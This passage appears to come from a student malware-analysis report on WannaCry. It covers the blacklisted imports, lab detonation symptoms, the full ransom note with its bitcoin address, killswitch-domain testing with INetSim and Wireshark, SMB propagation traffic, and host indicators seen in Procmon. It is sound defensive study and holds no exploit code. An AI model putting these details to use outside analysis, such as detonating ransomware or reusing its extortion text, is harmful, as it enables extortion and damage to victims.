| TerminateThread | x | - | kernel32.dll |
| QueryPerformanceFrequency | x | - | kernel32.dll |
| StartServiceCtrlDispatcherA | x | - | advapi32.dll |
| ChangeServiceConfig2A | x | - | advapi32.dll |
| CreateServiceA | x | - | advapi32.dll |
| CryptGenRandom | x | - | advapi32.dll |
| CryptAcquireContextA | x | - | advapi32.dll |
| 16 (recv) | x | x | ws2_32.dll |
| 19 (send) | x | x | ws2_32.dll |
| 14 (ntohl) | x | x | ws2_32.dll |
| 115 (WSAStartup) | x | x | ws2_32.dll |
| 12 (inet_ntoa) | x | x | ws2_32.dll |
| 10 (ioctlsocket) | x | x | ws2_32.dll |
| 18 (select) | x | x | ws2_32.dll |
| 23 (socket) | x | x | ws2_32.dll |
| 11 (inet_addr) | x | x | ws2_32.dll |
| GetAdaptersInfo | x | - | iphlpapi.dll |
| InternetOpenA | x | - | wininet.dll |
| InternetOpenUrlA | x | - | wininet.dll |
| InternetCloseHandle | x | - | wininet.dll |
| rand | x | - | msvcrt.dll |
| srand | x | - | msvcrt.dll |


***Figure 2.2.11*** *– List of the blacklisted imports.*

## 2.2.2 WannaCry Basic Dynamic Analysis

The dynamic analysis shows the detonation symptoms and conditions. The tester would then examine the network and host post-infection indicators.

### *2.2.2.1 Detonation Symptoms*

The analyst started WannaCry's dynamic analysis by detonating the sample and inspecting the symptoms of infection experienced by the virtual machine. They armed the malware by removing the .malz extension then ran it as administrator. As soon as the sample was executed, the tester noticed its activity – two files appeared in all directories (**@Please_Read_Me@.txt** and **@WanaDecryptor@.exe**). Soon after copies of the other files appeared with a **.WNCRY** extension then the regular files were deleted. This rendered them unusable as the contents were encrypted. (**Figure 2.2.12**) The analyst opened the **output.txt** file which held the **floss** output before detonating the malware to inspect the changes – all the symbols were altered with Chinese and randomised ASCII strings. (**Figure 2.2.13**)



| | | | |
|---|---|---|---|
| @Please_Read_Me@.txt | 5/18/2022 9:18 AM | Text Document | 1 KB |
| @WanaDecryptor@.exe | 5/18/2022 9:18 AM | Shortcut | 1 KB |
| output.txt.WNCRY | 5/18/2022 7:05 AM | WNCRY File | 88 KB |
| Ransomware.wannacry.exe | 3/19/2019 12:32 PM | Application | 3,636 KB |
| Ransomware.wannacry.exe.malz.7z.WNC... | 5/17/2022 7:28 PM | WNCRY File | 3,487 KB |

***Figure 2.2.12*** *– Encrypted files.*





***Figure 2.2.13** – Contents of output.txt after the encryption process.*

In the end, the ransomware displayed a generic ransomware wallpaper, then opened **Wana Decrypt0r 2.0** – a window displaying the message in different languages, timers for payment (three days) and file loss (seven days), bitcoin address and buttons for payment check and decryption. It also provided the victim with informational links regarding bitcoin, how to buy them and a **Contact Us** link. (**Figure 2.2.14** and **Figure 2.2.15**) The window regularly placed itself in the background and reopened itself several seconds after it was closed.



**What Happened to My Computer?**
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

**Can I Recover My Files?**
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.


**How Do I Pay?**
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/21/2022 09:19:26
Time Left
02:23:49:59

Your files will be lost on
5/25/2022 09:19:26
Time Left
06:23:49:59

Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

***Figure 2.2.14** – Wana Decrypt0r 2.0*



```
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

***Figure 2.2.15*** *– Wallpaper providing "guidance" to the victim.*

The **Contact Us** link opened a small window where the victim could input a message and send it – this showed one of the uses for the networking imports seen in section **2.2.1.3 PEStudio**. (**Figure 2.2.16**)





***Figure 2.2.16*** *– Message window in Wana Decrypt0r 2.0*

### *2.2.2.2 Detonation Conditions*

A lot of malware have multiple stages. They infect the user with a starting payload which then contacts a URL to download a second stage payload. The case with WannaCry is, however, the exact opposite.

To test and prove this, the analyst used a tool called **INetSim** – the tool simulates an internet connection and acts as a DNS server that sends positive **200 OK** responses when a specific domain is searched. The tool uses the same generic page for all domain requests. (**Figure 2.2.17**) Additionally, INetSim can send sample binary files if the malware requests to download them (i.e., a second stage payload). Because the tool also took the role of a DNS server, the entire traffic was routed towards it and the analyst could inspect the packets with the use of **Wireshark**.




This is the default HTML page for INetSim HTTP server fake mode.

This file is an HTML document.

***Figure 2.2.17*** *– Default HTML page provided by INetSim.*

The tester set up the tool and the host-only network where both VMs would communicate. Afterwards, they opened Wireshark and started monitoring the packets. The tester identified that WannaCry sent a request to the URL identified in section **2.2.1.2 Extracting the Strings** – **http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com/**. There were no requests for second stage payloads, nor other URI requests. (**Figure 2.2.18**) The malware also did not detonate on the machine after the tester executed it. Further research showed that this hyperlink was the "killswitch" for the ransomware and **200 OK** responses from a server would force the malware to stop its activity. The breaker could not always be applied as some variations sent requests to a **.test** TLD (top-level domain). Such domains are reserved by IETF (Internet Engineering Task Force), and researchers cannot register them. (Miller and Mainor, 2017) The killswitch and how it works will be further discussed and tested in section **2.3.1 WannaCry Advanced Static Analysis**.




```
 1 0.000000000  10.0.0.4   10.0.0.3   DNS   109 Standard query 0xeae6 A www.iu
 2 0.004168821  10.0.0.3   10.0.0.4   DNS   125 Standard query response 0xeae6
 3 0.006484575  10.0.0.4   10.0.0.3   TCP    66 50025 → 80 [SYN] Seq=0 Win=655
 4 0.006516842  10.0.0.3   10.0.0.4   TCP    66 80 → 50025 [SYN, ACK] Seq=0 Ac
 5 0.006749017  10.0.0.4   10.0.0.3   TCP    60 50025 → 80 [ACK] Seq=1 Ack=1 W
 6 0.006855771  10.0.0.4   10.0.0.3   HTTP  154 GET / HTTP/1.1
 7 0.006862998  10.0.0.3   10.0.0.4   TCP    54 80 → 50025 [ACK] Seq=1 Ack=101
 8 0.015737366  10.0.0.3   10.0.0.4   TCP   204 80 → 50025 [PSH, ACK] Seq=1 Ac
 9 0.015904293  10.0.0.4   10.0.0.3   TCP    60 50025 → 80 [ACK] Seq=101 Ack=1
10 0.015913334  10.0.0.3   10.0.0.4   HTTP  312 HTTP/1.1 200 OK  (text/html)
11 0.016050680  10.0.0.4   10.0.0.3   TCP    60 50025 → 80 [FIN, ACK] Seq=101
12 0.016084049  10.0.0.4   10.0.0.3   TCP    60 50025 → 80 [RST, ACK] Seq=102

Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Connection: Close\r\n
  Date: Thu, 19 May 2022 11:25:10 GMT\r\n
  Content-Type: text/html\r\n
  Server: INetSim HTTP Server\r\n
  Content-Length: 258\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.009057563 seconds]
  [Request in frame: 6]
  [Request URI: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com/]
  File Data: 258 bytes
Line-based text data: text/html (10 lines)
```

***Figure 2.2.18*** *– URI request from WannaCry caught in Wireshark.*

The analyst then stopped INetSim, flushed the DNS on Flare VM and executed WannaCry as an administrator. WannaCry successfully detonated itself as it did not receive a positive response when it attempted to contact the URL. The tester successfully bypassed the killswitch with a debugger in section **2.3.2 WannaCry Advanced Dynamic Analysis**.

### *2.2.2.3 TCPView – Network Based Indicators*


**TCPView** is a tool which shows all TCP and UDP endpoints on a system in detail (local/remote addresses and state of the connection). The analyst launched the tool then executed the malware. As soon as WannaCry was executed, the tester noticed a lot of traffic which went through port 445 towards remote addresses. All addresses started with **169.**, meaning that there was no external address connectivity or the DHCP server was not reachable. Those were automatically assigned (APIPA – Automatic private IP address). (Wireshark, 2020) If the addresses were real, they would have been different hosts on the network. This showed how the sample was making efforts to propagate itself throughout the local network (as WannaCry also has worm capabilities) by using the **EternalBlue** exploit. (**Figure 2.2.19**)



```
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20517   169.254.245.16   445   5/19/2022 5:10:30 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20520   169.254.246.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20521   169.254.247.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20540   169.254.248.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20541   169.254.249.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20546   169.254.250.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20547   169.254.251.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20548   169.254.252.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20590   169.254.253.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20591   169.254.254.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20592   169.254.255.16   445   5/19/2022 5:10:31 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20242   169.254.224.16   445   5/19/2022 5:10:28 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20314   169.254.233.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20313   169.254.232.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20262   169.254.226.16   445   5/19/2022 5:10:28 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20267   169.254.227.16   445   5/19/2022 5:10:28 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20283   169.254.229.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20268   169.254.228.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20284   169.254.230.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20261   169.254.225.16   445   5/19/2022 5:10:28 AM   mssecsvc2.0
Ransomware.wannacr...   1036   TCP   Syn Sent   169.254.120.189   20312   169.254.231.16   445   5/19/2022 5:10:29 AM   mssecsvc2.0
```

***Figure 2.2.19*** *– TCP traffic from WannaCry towards hosts in the network.*

The analyst also noticed another suspicious type of traffic – **taskhsvc.exe**. This process opened a listener on all interfaces on port 9050. (**Figure 2.2.20**)




```
taskhsvc.exe   5908   TCP   Listen        127.0.0.1   9050   0.0.0.0
taskhsvc.exe   5908   TCP   Established   127.0.0.1   9050   127.0.0.1
```

***Figure 2.2.20*** *– Taskhsvc.exe listening on port 9050.*

### *2.2.2.4 Procmon – Host Based Indicators*


**Procmon** is a tool which shows real-time activity in the file system, registries, and processes/threads. The tester used the application to monitor how the ransomware affects the infected system on a host-only scale. The analyst filtered the results to only show activity connected to the ransomware and file creation operations. The first result they noticed was the creation of a file found in section **2.2.1.2 Extracting the strings** – tasksche.exe. (**Figure 2.2.21**) The binary was created from the WannaCry executable within the "**C:\Windows**" directory.



```
5:20:3...  Ransomware.w...  2656  CreateFile  C:\Windows\tasksche.exe  SUCCESS
5:20:3...  Ransomware.w...  2656  CreateFile  C:\Windows\tasksche.exe  SUCCESS
5:20:3...  Ransomware.w...  2656  CreateFile  C:\Windows\tasksche.exe  SUCCESS
```

***Figure 2.2.21** – Tasksche.exe created in "C:\Windows"*


To further inspect it, the process tree was opened and analysed. The tester identified that **tasksche.exe** was first unpacked from WannaCry's binary and then ran with "**/i**" as the argument. (**Figure 2.2.22**)



```
⊟ Ransomware.wannacry.exe (26 Microsoft® Disk D...  C:\Users\IEUser\Desktop\Malware_Samples...  Microsoft Corporat...  MSEDGEWIN10\...  "C:\Users\IEUser\Desktop\Malw...
    tasksche.exe (2160)         DiskPart             C:\WINDOWS\tasksche.exe                     Microsoft Corporat...  MSEDGEWIN10\...  C:\WINDOWS\tasksche.exe /i
```

***Figure 2.2.22** – Running tasksche.exe with a "/i" argument.*

The analyst wanted to further analyse the executable, so they used the **PID** of the process then filtered the view to see its child processes. Apart from importing multiple dynamic-link libraries, the executable also created a directory within "**C:\ProgramData\**" that appeared to have a randomly generated string as its name – **lvidifubjrlw546**. The directory was 21.2MB in size and appeared to act as the assembly area for the ransomware – the execution and unpacking of all resources. (**Figure 2.2.23**) The directory was also hidden due to the "**attrib +h .**" attribute discovered in section **2.2.1.2 Extracting the Strings**. The name of the directory remained the same even after the machine was reverted and the malware was deployed again.



```
msg                      5/19/2022 5:48 AM   File folder
TaskData                 5/19/2022 5:48 AM   File folder
@Please_Read_Me@.txt     5/19/2022 5:20 AM   Text Document        1 KB
@WanaDecryptor@.exe      5/12/2017 2:22 AM   Application        240 KB
@WanaDecryptor@.exe      5/19/2022 5:20 AM   Shortcut             1 KB
00000000.eky             5/19/2022 5:20 AM   EKY File             0 KB
00000000.pky             5/19/2022 5:20 AM   PKY File             1 KB
00000000.res             5/19/2022 5:48 AM   RES File             1 KB
b.wnry                   5/11/2017 8:13 PM   WNRY File        1,407 KB
c.wnry                   5/19/2022 5:22 AM   WNRY File            1 KB
f.wnry                   5/19/2022 5:20 AM   WNRY File            2 KB
r.wnry                   5/11/2017 3:59 PM   WNRY File            1 KB
s.wnry                   5/9/2017 4:58 PM    WNRY File        2,968 KB
t.wnry                   5/12/2017 2:22 AM   WNRY File           65 KB
taskdl.exe               5/12/2017 2:22 AM   Application         20 KB
tasksche.exe             5/19/2022 5:20 AM   Application      3,432 KB
taskse.exe               5/12/2017 2:22 AM   Application         20 KB
u.wnry                   5/12/2017 2:22 AM   WNRY File          240 KB
```

***Figure 2.2.23** – Contents of the created directory.*


The tester also examined the running services and identified a service which had the same name as the aforementioned directory. This service was the persistent mechanism of WannaCry – it would restart the ransomware and encrypt everything again after a reboot.

### 2.2.3 NotPetya Basic Static Analysis

The Basic Static Analysis of NotPetya will follow the same methodology as section **2.2.1 WannaCry Basic Static Analysis**.

